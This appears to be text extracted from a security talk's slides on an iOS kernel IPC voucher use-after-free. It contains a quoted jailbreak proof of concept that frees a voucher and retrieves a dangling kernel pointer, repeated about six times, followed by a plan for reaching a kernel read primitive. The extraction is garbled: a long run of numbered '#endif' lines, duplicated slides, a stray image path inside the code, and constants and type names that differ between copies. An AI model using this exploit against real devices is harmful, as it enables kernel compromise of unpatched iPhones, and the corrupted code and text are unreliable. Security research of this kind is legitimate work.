1558 #endif
1559
1560 #endif
1561
1562 #endif
1563
1564 #endif
1565
1566 #endif
1567
1568 #endif
1569
1570 #endif
1571
1572 #endif
1573
1574 #endif
1575
1576 #endif
1577
1578 #endif
1579
1580 #endif
1581
1582 #endif
1583
1584 #endif
1585
1586 #endif
1587
1588 #endif
1589
1590 #endif
1591
1592 #endif
1593
1594 #endif
1595
1596 #endif
1597
1598 #endif
1599
1600 #endif
1601
1602 #endif
1603
1604 #endif
1605
1606 #endif
1607
1608 #endif
1609
1610 #endif
1611
1612 #endif
1613
1614 #endif
1615
1616 #endif
1617
1618 #endif
1619
1620 #endif
1621
1622 #endif
1623
1624 #endif
1625
1626 #endif
1627
1628 #endif
1629
1630 #endif
1631
1632 #endif
1633
1634 #endif
1635
1636 #endif
1637
1638 #endif
1639
1640 #endif
1641
1642 #endif
1643
1644 #endif
1645
1646 #endif
1647
1648 #endif
1649
1650 #endif
1651
1652 #endif
1653
1654 #endif
1655
1656 #endif
1657
1658 #endif
1659
1660 #endif
1661
1662 #endif
1663
1664 #endif
1665
1666 #endif
1667
1668 #endif
1669
1670 #endif
1671
1672 #endif
1673
1674 #endif
1675
1676 #endif
1677
1678 #endif
1679
1680 #endif
1681
1682 #endif
1683
1684 #endif
1685
1686 #endif
1687
1688 #endif
1689
1690 #endif
1691
1692 #endif
1693
1694 #endif
1695
1696 #endif
1697
1698 #endif
1699
1700 #endif
1701
1702 #endif
1703
1704 #endif
1705
1706 #endif
1707
1708 #endif
1709
1710 #endif
1711
1712 #endif
1713
1714 #endif
1715
1716 #endif
1717
1718 #endif
1719
1720 #endif
1721
1722 #endif
1723
1724 #endif
1725
1726 #endif
1727
1728 #endif
1729
1730 #endif
1731
1732 #endif
1733
1734 #endif
1735
1736 #endif
1737
1738 #endif
1739
1740 #endif
1741
1742 #endif
1743
1744 #endif
1745
1746 #endif
1747
1748 #endif
1749
1750 #endif
1751
1752 #endif
1753
1754 #endif
1755
1756 #endif
1757
1758 #endif
1759
1760 #endif
1761
1762 #endif
1763
1764 #endif
1765
1766 #endif
1767
1768 #endif
1769
1770 #endif
1771
1772 #endif
1773
1774 #endif
1775
1776 #endif
1777
1778 #endif
1779
1780 #endif
1781
1782 #endif
1783
1784 #endif
1785
1786 #endif
1787
1788 #endif
1789
1790 #endif
1791
1792 #endif
1793
1794 #endif
1795
1796 #endif
1797
1798 #endif
1799
1800 #endif
1801
1802 #endif
1803
1804 #endif
1805
1806 #endif
1807
1808 #endif
1809
1810 #endif
1811
1812 #endif
1813
1814 #endif
1815
1816 #endif
1817
1818 #endif
1819
1820 #endif
1821
1822 #endif
1823
1824 #endif
1825
1826 #endif
1827
1828 #endif
1829
1830 #endif
1831
1832 #endif
1833
1834 #endif
1835
1836 #endif
1837
1838 #endif
1839
1840 #endif
1841
1842 #endif
1843
1844 #endif
1845
1846 #endif
1847
1848 #endif
1849
1850 #endif
1851
1852 #endif
1853
1854 #endif
1855
1856 #endif
1857
1858 #endif
1859
1860 #endif
1861
1862 #endif
1863
1864 #endif
1865
1866 #endif
1867
1868 #endif
1869
1870 #endif
1871
1872 #endif
1873
1874 #endif
1875
1876 #endif
1877
1878 #endif
1879
1880 #endif
1881
1882 #endif
1883
1884 #endif
1885
1886 #endif
1887
1888 #endif
1889
1890 #endif
1891
1892 #endif
1893
1894 #endif
1895
1896 #endif
1897
1898 #endif
1899
1900 #endif
1901
1902 #endif
1903
1904 #endif
1905
1906 #endif
1907
1908 #endif
1909
1910 #endif
1911
1912 #endif
1913
1914 #endif
1915
1916 #endif
1917
1918 #endif
1919
1920 #endif
1921
1922 #endif
1923
1924 #endif
1925
1926 #endif
1927
1928 #endif
1929
1930 #endif
1931
1932 #endif
1933
1934 #endif
1935
1936 #endif
1937
1938 #endif
1939
1940 #endif
1941
1942 #endif
1943
1944 #endif
1945
1946 #endif
1947
1948 #endif
1949
1950 #endif
1951
1952 #endif
1953
1954 #endif
1955
1956 #endif
1957
1958 #endif
1959
1960 #endif
1961
1962 #endif
1963
1964 #endif
1965
1966 #endif
1967
1968 #endif
1969
1970 #endif
1971
1972 #endif
1973
1974 #endif
1975
1976 #endif
1977
1978 #endif
1979
1980 #endif
1981
1982 #endif
1983
1984 #endif
1985
1986 #endif
1987
1988 #endif
1989
1990 #endif
1991
1992 #endif
1993
1994 #endif
1995
1996 #endif
1997
1998 #endif
1999
2000 #endif
2001
2002 #endif
2003
2004 #endif
2005
2006 #endif
2007
2008 #endif
2009
2010 #endif
2011
2012 #endif
2013
2014 #endif
2015
2016 #endif
2017
2018 #endif
2019
2020 #endif
2021
2022 #endif
2023
2024 #endif
2025
2026 #endif
2027
2028 #endif
2029
2030 #endif
2031
2032 #endif
2033
2034 #endif
2035
2036 #endif
2037
2038 #endif
2039
2040 #endif
2041
2042 #endif
2043
2044 #endif
2045
2046 #endif
2047
2048 #endif
2049
2050 #endif
2051
2052 #endif
2053
2054 #endif
2055
2056 #endif
2057
2058 #endif
2059
2060 #endif
2061
2062 #endif
2063
2064 #endif
2065
2066 #endif
2067
2068 #endif
2069
2070 #endif
2071
2072 #endif
2073
2074 #endif
2075
2076 #endif
2077
2078 #endif
2079
2080 #endif
2081
2082 #endif
2083
2084 #endif
2085
2086 #endif
2087
2088 #endif
2089
2090 #endif
2091
2092 #endif
2093
2094 #endif
2095
2096 #endif
2097
2098 #endif
2099
2100 #endif
2101
2102 #endif
2103
2104 #endif
2105
2106 #endif
2107
2108 #endif
2109
2110 #endif
2111
2112 #endif
2113
2114 #endif
2115
2116 #endif
2117
2118 #endif
2119
2120 #endif
2121
2122 #endif
2123
2124 #endif
2125
2126 #endif
2127
2128 #endif
2129
2130 #endif
2131
2132 #endif
2133
2134 #endif
2135
2136 #endif
2137
2138 #endif
2139
2140 #endif
2141
2142 #endif
2143
2144 #endif
2145
2146 #endif
2147
2148 #endif
2149
2150 #endif
2151
2152 #endif
2153
2154 #endif
2155
2156 #endif
2157
2158 #endif
2159
2160 #endif
2161
2162 #endif
2163
2164 #endif
2165
2166 #endif
2167
2168 #endif
2169
2170 #endif
2171
2172 #endif
2173
2174 #endif
2175
2176 #endif
2177
2178 #endif
2179
2180 #endif
2181
2182 #endif
2183
2184 #endif
2185
2186 #endif
2187
2188 #endif
2189
219
```


MIG

- Generates *a lot* of code!
- Very complex
- Set of rules/assumptions
 - Things break if these assumptions are invalidated!

Really don't want to focus on
MIG, lets jump into the POC!



SorryMybad

@S0rryMybad

Folge ich



Here is the PoC of the bug I used to jailbreak before. It can work before 12.1.2.. The blog post about exploit on A12 will come soon. 😊

🌐 Tweet übersetzen

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 518 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2
        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1
        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510 //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1); // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free


        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;
        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher); //get the dangling
        pointer
    }
}
```


IPC Voucher UAF: Exploit Plan

- Get dangling voucher pointer (alloc voucher + drop extra ref)
- Release page from voucher zone
- Realloc page in kalloc zone and fill with controlled data
- Leak pointer to ipc_port
- Modify ptr and craft fake port in kernel
- Get kread primitive

